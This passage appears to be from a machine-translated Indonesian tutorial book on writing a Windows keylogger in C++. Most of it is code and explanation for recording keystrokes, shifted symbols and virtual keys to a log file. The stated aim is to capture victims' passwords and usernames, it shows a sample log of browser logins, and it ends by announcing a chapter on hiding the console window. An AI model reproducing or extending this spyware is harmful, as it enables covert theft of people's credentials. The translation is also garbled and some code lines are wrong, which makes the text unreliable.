9	9	011		TAB	52	34	064	4	4	95	5F	137	_	_
10	A	012		LF	53	35	065	5	5	96	60	140	`	-
11	B	013		VT	54	36	066	6	6	97	61	141	a	a
12	C	014		FF	55	37	067	7	7	98	62	142	b	b
13	D	015		CR	56	38	070	8	8	99	63	143	c	c
14	E	016		SO	57	39	071	9	9	100	64	144	d	d
15	F	017		SI	58	3A	072	:	:	101	65	145	e	e
16	10	020		DLE	59	3B	073	;	;	102	66	146	f	f
17	11	021		DC1	60	3C	074	<	<	103	67	147	g	g
18	12	022		DC2	61	3D	075	=	=	104	68	150	h	h
19	13	023		DC3	62	3E	076	>	>	105	69	151	i	i
20	14	024		DC4	63	3F	077	?	?	106	6A	152	j	j
21	15	025		NAK	64	40	100	@	@	107	6B	153	k	k
22	16	026		SYN	65	41	101	A	A	108	6C	154	l	l
23	17	027		ETB	66	42	102	B	B	109	6D	155	m	m
24	18	030		CAN	67	43	103	C	C	110	6E	156	n	n
25	19	031		EM	68	44	104	D	D	111	6F	157	o	o
26	1A	032		SUB	69	45	105	E	E	112	70	160	p	p
27	1B	033		ESC	70	46	106	F	F	113	71	161	q	q
28	1C	034		FS	71	47	107	G	G	114	72	162	r	r
29	1D	035		GS	72	48	110	H	H	115	73	163	s	s
30	1E	036		RS	73	49	111	I	I	116	74	164	t	t
31	1F	037		US	74	4A	112	J	J	117	75	165	u	u

Kitajika pernyataan bersyarat pada Baris 31 menyatakan: jika kunci lebih besar dari **64**... ini berarti selama evaluasi, **Kunci** akan dibaca dari nomor **65**. Sekarang lihat nomornya **65** pada tabel ASCII di bawah kolom karakter. **65** mewakili huruf besar A.

Sekarang, jika **32** ditambahkan ke **65** hasilnya adalah **97**. Lihatlah kolom char nomor **97** pada tabel ASCII, apakah nomornya **97** mewakili huruf kecil **sebuah**? Ya!

Ingat bahwa secara default program Keylogger kami akan menggunakan huruf besar dan seperti kode dalam status Baris 31 dan 33, jika tombol shift tidak ditekan (untuk membuat surat

huruf besar) **maka nilainya 32** (yang akan mengubah huruf menjadi huruf kecil seperti yang didefinisikan oleh tabel ASCII) **harus ditambahkan**. Sekarang kita tahu mengapa **32** adalah nomor yang dipilih untuk ditambahkan.


Anda dapat melanjutkan dan memilih nomor dari tabel ASCII, yang mewakili huruf besar apa pun, tambahkan **32** ke nomor itu dan lihat apakah itu membawa Anda ke huruf kecil dari huruf yang sama.

Sementara pernyataan pada Baris 34 menutup **mengajukan**: bahwa pada Jalur 35 digunakan hanya untuk uji coba sehingga kami tidak memeriksa hal lain. Kami mungkin menghapusnya nanti, tapi mari kita lihat cara kerjanya di program kami untuk pertama kalinya.

```
30
31         if( (key>64)&&(key<91) && !(GetAsyncKeyState(0x10)) )
32     {
33         key+=32;
34         write << key;
35         write.close();
36         break;
37     }
38     else if((key>64)&&(key<91))
39     {
40         write << key;
41         write.close();
42         break;
43     }
```

Dianalisis bersama, Baris 31 hingga 42 mengatakan: jika rentang nilai dalam program termasuk dalam yang berisi huruf alfabet dalam kode ASCII dan **menggesertombol** tidak ditekan (untuk kapitalisasi) tambahkan nomor **32** ke nilai sebelumnya untuk dikonversi ke huruf kecil dan huruf kecil ini ditulis ke file kecuali, **menggesertombol** tidak ditekan maka input harus dikirim ke **mengajukan** dalam huruf besar.

Gambar di bawah menunjukkan output program selama sesi uji coba:



Di sini command prompt digunakan (Keylogger dapat diuji di mana saja selama input dibuat) untuk menguji program dan seperti yang Anda lihat, itu berhasil.

Perhatikan juga bahwa program yang baru saja kita analisis adalah program untuk membedakan antara huruf besar dan huruf kecil. Selama pengujian di atas, spasi tidak diberikan di antara setiap kata yang kami tulis, ini karena kami menggunakan komentar multi-baris untuk menutup aspek kode kami yang berisi yang diperlukan **kasus** untuk menangani spasi dan fungsi serupa dan jadi jika kita menggunakan spasi, bentuk inputnya akan berantakan. Niat dasar kami di sini adalah untuk mengobati **huruf besar dan huruf kecil**.

Selanjutnya, ini hanyalah salah satu cara untuk menerapkan perbedaan antara huruf besar dan huruf kecil, ada beberapa cara untuk melakukannya. Beberapa dari mereka mungkin lebih baik dari yang ini, jangan ragu untuk bereksperimen karena ini akan membantu menambah pengetahuan Anda.

Memfilter Karakter:

Di sini, kita akan melihat bagaimana kita bisa menyaring semua jenis karakter. Ini penting karena dalam kebanyakan kasus, orang cenderung mengetik karakter tertentu seperti: tanda bintang, tanda seru, simbol untuk pound Inggris, dll. Sebagai kata sandi dan simbol-simbol ini dalam banyak kasus diperoleh dengan kombinasi dua atau lebih kunci . Penyaringan akan memungkinkan Keylogger kami mengenali ketika tombol tersebut ditekan oleh pengguna.

Kita perlu menangani hal-hal ini Namun, pertanyaan besarnya adalah BAGAIMANA? Nah pikirkan cara ini, apa yang akan Anda tekan pada keyboard Anda untuk mendapatkan tanda seru? Tergantung pada keyboard yang Anda gunakan, namun untuk tanda seru itu cukup universal;**Shift** akan memberi Anda itu. Kita perlu membuat pernyataan, yang akan mengakui keadaan**menggeserkunci** dan jika **menggesertombol** ditekan dan nilainya, yang mengikuti setelahnya, adalah nilai ASCII dari nomor tersebut**1**di keyboard, tolong jangan rekam**1**, rekam "tanda seru" sebagai gantinya.

Mari kita mulai memecahkan masalah ini. Memanfaatkan**jika** pernyataan semata-mata bukanlah cara terbaik untuk mengatasi hal ini, namun menggunakan bersama-sama dengan**mengalihkan** pernyataan Is awesome karena akan membantu dengan efisiensi yang lebih baik.

Membawa sisa kode yang telah kita tulis sebelumnya, menambahkan kode terbaru yang ditampilkan pada gambar di bawah dari Baris 43 ke Baris 50 memberi Keylogger kita fitur untuk dapat mendeteksi input seperti tanda seru dan simbol lain yang mungkin pengguna gunakan dalam kata sandinya.

```
35         break;
36     }
37     else if( ( (key>64)&&(key<91) ) )
38     {
39         write << key;
40         write.close();
41         break;
42     }
43     else
44     {
45         switch(key)
46         {
47             case 49:
48             {
49                 if( GetAsyncKeyState(0x10) )
50                     write << "!";
51             }
52         }
53     }
```


Setelah menjelaskan fungsi kode-kode dari Baris 35 ke 45 sebelumnya dan karena kita sudah terbiasa dengan kode-kode tersebut dan cara kerjanya (Dasar-dasar C++), kita mungkin sudah menebak dengan baik bagaimana bagian dari program di atas akan berfungsi. . Nah itu bagus karena sangat memberitahu bahwa kita lebih baik dari yang kita mulai dan itu bagus!

Nah, dari kode ASCII, nilainya**49**pada Baris (47) mewakili nomor**1**. Baris 49 mengatakan:**jika** itu **menggeser** kunci (dijelaskan oleh**0x10**dalam bentuk Heksadesimal) terputus beri tahu kami ini. Juga, karena program ini memiliki**kasus 49**ditambahkan ke daftarnya, jika pengguna mengetikkan nomor**1**di keyboardnya segera setelah **menggeser** kunci itu akan mengirim simbol seru (!) ke RECORD.txt seperti yang diarahkan oleh Baris 50.

The screenshot shows a Windows desktop environment. On the left, there is a code editor window titled "Keylogger.cpp" with some C++ code. On the right, there is a "Command Prompt" window with the text "C:\users\Creator>!!!!!!HEYthere". Below the command prompt window, the code editor shows the following code:

```
case 49:  
{  
    if( GetAsyncKeyState(0x10) )  
        write << "!":
```

Seperti yang ditunjukkan pada gambar di atas, Keylogger sedang dijalankan dan diuji dengan menggunakan tanda kutip di samping catatan singkat, yang mengatakan "Hai" melalui jendela command prompt untuk melihat apakah ia akan mengenali simbol seru dan mengirimkannya ke kami file proyek seperti yang kami definisikan (!) atau hanya memberi kami beberapa hasil lainnya.



Bagus! Seperti yang terlihat pada gambar di atas, Keylogger kami sekarang menulis tanda seru untuk apa itu sebenarnya dan bukan hanya beberapa gambar lucu *pernyataan yang disorot adalah pekerjaan yang diuji sebelumnya, itu bukan bagian tak terpisahkan dari hasil tes baru-baru ini.

Mulai saat ini, kita hanya perlu terus membangun **mengalihkan** pernyataan, menambahkan lebih banyak lagi **kasus** untuk mewakili semua karakter yang kita inginkan agar Keylogger kita dapat menafsirkannya. Ini akan memungkinkan kami untuk menyesuaikan Keylogger kami ke keyboard yang akan kami sukai secara umum, jadi meskipun seseorang memiliki kunci yang dikonfigurasi secara berbeda, itu memengaruhi Anda tetapi tidak terlalu banyak.

Sejauh ini kami telah menulis kode kami di blok, dari blok pemeriksaan kasus, blok penggabungan karakter ke blok pengarsipan dll dan telah menempatkan blok ini dengan fungsi yang berbeda bersama-sama untuk memenuhi satu tujuan tunggal dari Keylogger yang baik. Sekarang mari kita lanjutkan dengan penggabungan kasus (pemfilteran) dan pengaturan kode umum yang lebih baik.

Bab 18. Meliputi lainnya karakter

We telah memasukkan lebih banyak pernyataan break di akhir setiap pemeriksaan, jadi jika pernyataan kondisional bernilai**BENAR**, program harus melompati loop dan melanjutkan ke tugas berikutnya. Juga dikalau **tidak**bagian di mana kita memiliki**mengalihkan** pernyataan dengan kasus di bawahnya; untuk semua karakter yang kita lihat mulai dari tanda kurung, garis miring terbalik, garis miring ke depan, tanda seru dll. pada gambar di bawah, mereka ditulis sedemikian rupa sehingga program dapat mengetahui bahwa hanya nilai yang ditekan tanpa tombol shift dan oleh karena itu harus mencetak nilai itu dan bukan simbol.

```

47
48         {
49             case 48:
50                 if( GetAsyncKeyState(0x10) )
51                     write << ")";
52                 else
53                     write << "0";
54             }
55             break;
56             case 49:
57             {
58                 if( GetAsyncKeyState(0x10) )
59                     write << "!";
60                 else
61                     write << "1";
62             }
63             break;
64             case 50:
65             {
66                 if( GetAsyncKeyState(0x10) )
67                     write << "\";

```

Misalnya, di Jalur 48 kami memiliki **kasus 48** tertulis. **48** pada tabel ASCII mewakili angka 0.

ct	Html	Char	Dec	Hx	Oct	Html	Char	Dec	Hx	Oct	Html
00		NUL	43	2B	053	+	+	86	56	126	V
01		SOH	44	2C	054	,	,	87	57	127	W
02		STX	45	2D	055	-	-	88	58	130	X
03		ETX	46	2E	056	.	.	89	59	131	Y
04		EOT	47	2F	057	/	/	90	5A	132	Z
05		ENQ	48	30	060	0	0	91	5B	133	[

Jadi, ketika pengguna menekan tombol yang membawa nomor 0 dan pada saat yang sama kurung tutup, tergantung pada apakah geser akus ditekan atau tidak (berdasarkan pernyataan Baris 50), baik tanda kurung tutup ")" atau a0 akan direkam (periksa kode dalam Baris 48 dan 52). Dengan (**GetAsyncKey (0x10)**) berfungsi pada Baris 50, program akan memverifikasi apakah menggesertombol sedang ditekan atau tidak dan jika ya dan 0 ditekan bersamaan dengan

maka kurung tutup akan dipertimbangkan dan jika tidak, 0 akan ditulis.

Dengan **merusak** pernyataan pada Baris 55, **jika** kondisi, yang terletak di dalam Baris 48 dan 54, bernilai true, program tidak memeriksa kasus lain dulu, program segera keluar dari loop.

Pada dasarnya, untuk sisa kasus dalam program dari Baris 48 ke bawah terkait dengan menentukan apakah itu angka yang diketik oleh pengguna atau simbol yang berbagi kunci yang sama dengan angka individual pada keyboard, kami mengikuti logika yang sama seperti kita punya untuk **0** atau **kurung tutup** kasus yang termasuk dalam Baris 48 dan 53.



Angka-angka di bawah ini menunjukkan seperti apa kasus-kasus itu jika digabungkan:

```
48         case 48:
49         {
50             if( GetAsyncKeyState(0x10) )
51                 write << ")";
52             else
53                 write << "0";
54         }
55         break;
56     case 49:
57     {
58         if( GetAsyncKeyState(0x10) )
59             write << "!";
60         else
61             write << "1";
62     }
63     break;
64     case 50:
65     {
66         if( GetAsyncKeyState(0x10) )
67             write << "\";
68         else
69             write << "2";
70     }
71     break;
72     case 51:
73     {
74         if( GetAsyncKeyState(0x10) )
75             write << "f";
76         else
77             write << "3";
78     }
79     break;
```


```
80         case 52:
81     {
82         if( GetAsyncKeyState(0x10) )
83             write << "$";
84         else
85             write << "4";
86     }
87     break;
88     case 53:
89     {
90         if( GetAsyncKeyState(0x10) )
91             write << "%";
92         else
93             write << "5";
94     }
95     break;
96     case 54:
97     {
98         if( GetAsyncKeyState(0x10) )
99             write << "^";
100        else
101            write << "6";
102    }
103    break;
104    case 55:
105    {
106        if( GetAsyncKeyState(0x10) )
107            write << "&";
108        else
109            write << "7"; |
110    }
111    break;
```

```

112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
    case 56:
    {
        if( GetAsyncKeyState(0x10) )
            write << "*";
        else
            write << "8";
    }
break;
case 57:
{
    if( GetAsyncKeyState(0x10) )
        write << "(";
    else
        write << "9";
}
break;


```

Sekarang kami telah memasukkan kasing untuk menutupi nomor dan simbol keyboard, mari kita lanjutkan dan menguji apakah keduanya berfungsi dengan baik.




Setelah mengumpulkan kasing untuk menutupi angka dan simbol Keyboard, ada baiknya kita menguji untuk melihat apakah Keylogger benar-benar mengenalinya. Jadi seperti yang terlihat di atas, kami telah membangun kode dan mengaturnya untuk dijalankan. Menggunakan jendela command prompt kita mengetikkan angka pada keyboard dan juga

simbol dengan menahan tombol shift menyisir angka 1 – 9 satu demi satu.



Dari gambar di atas jelas bahwa Keylogger mengenali input angka dan simbol kami dan, jika pengguna kebetulan menggunakan angka dan simbol untuk kata sandi atau nama pengguna atau apa pun, Keylogger kami pada keadaan sekarang masih akan melakukan keajaiban yang baik.

Sebelumnya, kami menambahkan fungsi yang memungkinkan Keylogger kami membedakan antara huruf besar dan kecil sehingga tetap berfungsi dengan baik jika pengguna menggunakan campuran angka, simbol, huruf besar dan kecil sebagai kata sandi.



Setelah sampai sejauh ini, kita dapat memutuskan untuk menggunakan Keylogger sebagaimana adanya tetapi menambahkan lebih banyak fungsionalitas tidak akan buruk sama sekali karena semakin banyak kunci yang kita tambahkan ke Keylogger, semakin baik kita dapat mempercayai kinerjanya secara keseluruhan. Mari kita lanjutkan dan tambahkan lebih banyak kasus yang akan membuat Keylogger kita secara umum lebih relevan.

Tombol Virtual

Sejauh ini kami telah menambahkan serangkaian kasus yang berputar di sekitar angka, huruf dan simbol namun area yang belum banyak kami kerjakan adalah area kunci virtual. Tombol virtual mencakup **tab**, **kunci**, **kunci huruf kapital**, **menghapus**, **melarikan diri**, **menghapus** kunci dan banyak lagi kunci seperti **tombol-f**, itu **anak panah** kunci dll. yang bertujuan untuk membuat informasi yang dicatat yang diperoleh oleh Keylogger terlihat rapi dan dapat dibaca.

Bayangkan seperti apa tampilan log Anda jika Keylogger Anda mengirim Anda masukan yang dikumpulkan selama seminggu tanpa menyertakan spasi mundur, tombol hapus, atau tab. Log akan sangat panjang dan akan sulit untuk menyaring info sebenarnya dari lot.

Kami mencoba mempersempit Keylogger kami untuk memuat sebagian besar kunci yang cenderung digunakan pengguna untuk kata sandi, daripada hanya menambahkan semuanya. Misalnya tombol panah, num lock dan f-keys tidak perlu ditambahkan ke Keylogger.

Ini penting karena sebagian besar Keylogger mengumpulkan info selama seminggu atau lebih sebelum mengirimkannya. Selain itu, semakin banyak kunci yang tidak terlalu relevan yang kami miliki, semakin banyak beban input yang harus kami saring untuk mendapatkan mungkin hanya satu kata sandi dan nama pengguna yang kami butuhkan.


Kunci Virtual dapat dicari di Internet dan tergantung pada pencarian Anda, Anda dapat menambahkannya yang akan memenuhi tujuan Anda dengan lebih baik.

```
126 }  
127 break;  
128 case VK_SPACE:  
129     write << " ";  
130 break;  
131 case VK_RETURN:  
132     write << "\n";  
133 break;  
134 case VK_TAB:  
135     write << "    ";  
136 break;  
137 case VK_BACK:  
138     write << "<BackSpace>";  
139 break;  
140 case VK_ESCAPE:  
141     write << "<Esc>";  
142 break;  
143 case VK_DELETE:  
144     write << "<Delete>";  
145 break;
```

Dalam Baris 127 hingga 145, kami telah memasukkan sejumlah kode yang sangat penting, seperti backspace, delete, escape, dan kunci lainnya seperti yang terlihat di atas.

Seperti yang diamati, Kunci virtual dapat ditulis tanpa menggunakan keduanya jika pernyataan atau tanda kurung kurawal dan mereka masih berfungsi dengan baik.

Mari kita lanjutkan dan lakukan tes kehidupan nyata dari Keylogger kami untuk melihat seberapa baik kinerjanya dan seberapa lebih mudah dibaca file yang dicatat.



Seperti yang terlihat di atas, Keylogger kami pertama kali diuji sekali lagi menggunakan jendela perintah untuk mengukur fungsinya dan seperti yang mungkin sudah Anda perhatikan, ini menunjukkan bahwa pengguna menggunakan spasi mundur sekali dalam proses penulisan nama pengguna. Jadi Anda sudah melihat bahwa file log kami lebih mudah dibaca.

Sekarang mari kita lanjutkan dan uji Keylogger kita di dalam browser untuk memastikan apakah itu akan berfungsi dengan baik di sana juga.



Kami mengunjungi beberapa situs sebelum akhirnya mampir ke forum Ubuntu di mana kami telah memasukkan nama pengguna dan kata sandi. Jika Keylogger kami bagus, itu seharusnya merekam penekanan tombol kami sejak pertama kali kami membuka browser. Mari kita lihat apakah itu berhasil.

udemy
gmail
pleaseMakesureYouhaveApermissiontodothis
ubn forums
heythere<BackSpace><BackSpace><BackSpace><BackSpace>

ice><BackSpace><BackSpace>USERNAMEPASSWORDPASSWORD


Sempurna! Keylogger kami berfungsi dengan sangat baik karena memberi tahu bahwa saya mengunjungi Udemy dan Gmail sebelum akhirnya mencoba masuk ke forum Ubuntu.

Bab 19. Sembunyikan konsol Keylogger jendela

